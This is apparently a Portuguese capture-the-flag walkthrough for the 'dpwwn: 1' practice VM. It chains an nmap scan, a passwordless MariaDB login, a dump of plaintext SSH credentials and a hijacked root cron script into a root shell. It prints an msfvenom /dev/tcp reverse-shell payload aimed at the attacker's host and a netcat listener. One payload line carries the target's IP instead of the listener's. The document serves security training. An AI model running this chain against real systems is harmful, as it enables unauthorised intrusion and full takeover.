
Dpwwn: 1

IP da máquina: 192.168.2.108 // MAC: 08:00:27:4E:86:9C

Resultados do nmap:


nmap -A -p- -v 192.168.2.108




```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 c1:d3:be:39:42:9d:5c:b4:95:2c:5b:2e:20:59:0e:3a (RSA)
|   256 43:4a:c6:10:e7:17:7d:a0:c0:c3:76:88:1d:43:a1:8c (ECDSA)
|_  256 0e:cc:e3:e1:f7:87:73:a1:03:47:b9:e2:cf:1c:93:15 (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|   Supported Methods: POST OPTIONS GET HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Apache HTTP Server Test Page powered by CentOS
3306/tcp open  mysql   MySQL 5.5.60-MariaDB
| mysql-info:
|   Protocol: 10
|   Version: 5.5.60-MariaDB
|   Thread ID: 3
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, ConnectWithDatabase, Speaks41ProtocolNew, DontAllowDatabaseTableCol
umn, SupportsLoadDataLocal, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, IgnoreSpaceBeforeParent
hesis, ODBCClient, Speaks41ProtocolOld, SupportsCompression, LongPassword, InteractiveClient, FoundRows,
SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: +x@tJR>~$2o[W%M8oJ_!
|_  Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:4E:86:9C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Mysql:

Senha: *sem senha*




```
root@kali:~# mysql -h 192.168.2.108 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4
Server version: 5.5.60-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```



```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| ssh                |
+--------------------+
```


Usuário e senha encontrados:

Usuário: mistic // Senha: testP@$$swordmistic




```
MariaDB [(none)]> use ssh;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [ssh]> show tables;
+---------------+
| Tables_in_ssh |
+---------------+
| users         |
+---------------+
1 row in set (0.008 sec)

MariaDB [ssh]> select * from users;
+----+----------+---------------------+
| id | username | password            |
+----+----------+---------------------+
|  1 | mistic   | testP@$$swordmistic |
+----+----------+---------------------+
1 row in set (0.003 sec)
```


SSH:



```
root@kali:~# ssh mistic@192.168.2.108
The authenticity of host '192.168.2.108 (192.168.2.108)' can't be established.
ECDSA key fingerprint is SHA256:iZN2zJlvGQJAxfgwsFbckKLyH+CuZ/86ERwl01q3a84.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.108' (ECDSA) to the list of known hosts.
mistic@192.168.2.108's password:
Last login: Thu Aug  1 14:41:37 2019 from 192.168.30.145
[mistic@dpwwn-01 ~]$ id
uid=1000(mistic) gid=1000(mistic) groups=1000(mistic) context=unconfined_u:unconfined_r:unconfined_t:s0-s
0:c0.c1023
[mistic@dpwwn-01 ~]$ uname -a
Linux dpwwn-01 3.10.0-957.el7.centos.plus.i686 #1 SMP Wed Nov 7 19:17:19 UTC 2018 i686 i686 i386 GNU/Linu
x
```




```
[mistic@dpwwn-01 ~]$ ls -la
total 16
drwx------. 2 mistic mistic 100 Aug  1  2019 .
drwxr-xr-x. 3 root   root    20 Aug  1  2019 ..
-rw-------. 1 mistic mistic   0 Aug  1  2019 .bash_history
-rw-r--r--. 1 mistic mistic  18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 mistic mistic 193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 mistic mistic 231 Oct 30  2018 .bashrc
-rwx------. 1 mistic mistic 186 Aug  1  2019 logrot.sh
[mistic@dpwwn-01 ~]$ cat logrot.sh
#!/bin/bash
#
#LOGFILE="/var/tmp"
#SEMAPHORE="/var/tmp.semaphore"

while : ; do
  read line
  while [[ -f $SEMAPHORE ]]; do
    sleep 1s
  done
  printf "%s\n" "$line" >> $LOGFILE
done
```



```
[mistic@dpwwn-01 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

*/3 *  * * *  root  /home/mistic/logrot.sh
```

Criando um payload com msfvenom:


msfvenom -p cmd/unix/reverse_bash lhost=192.168.2.110 lport=443 R



```
root@kali:~# msfvenom -p cmd/unix/reverse_bash lhost=192.168.2.110 lport=443 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 66 bytes
0<&125-;exec 125<>/dev/tcp/192.168.2.110/443;sh <&125 >&125 2>&125
```


Alterando a tarefa do cron:

echo ‘0<&125-;exec 125<>/dev/tcp/192.168.2.110/443;sh <&125 >&125 2>&125' > logrot.sh




```
[mistic@dpwwn-01 ~]$ echo '0<&159-;exec 159<>/dev/tcp/192.168.2.108/443;sh <&159 >&159 2>&159' > logrot.s
h
```

Iniciando escuta:



```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
```

Root:



```
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.108] 33722
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:system_cronjob_t:s0-s0:c0.c1023
uname -a
Linux dpwwn-01 3.10.0-957.el7.centos.plus.i686 #1 SMP Wed Nov 7 19:17:19 UTC 2018 i686 i686 i386 GNU/Linu
x
```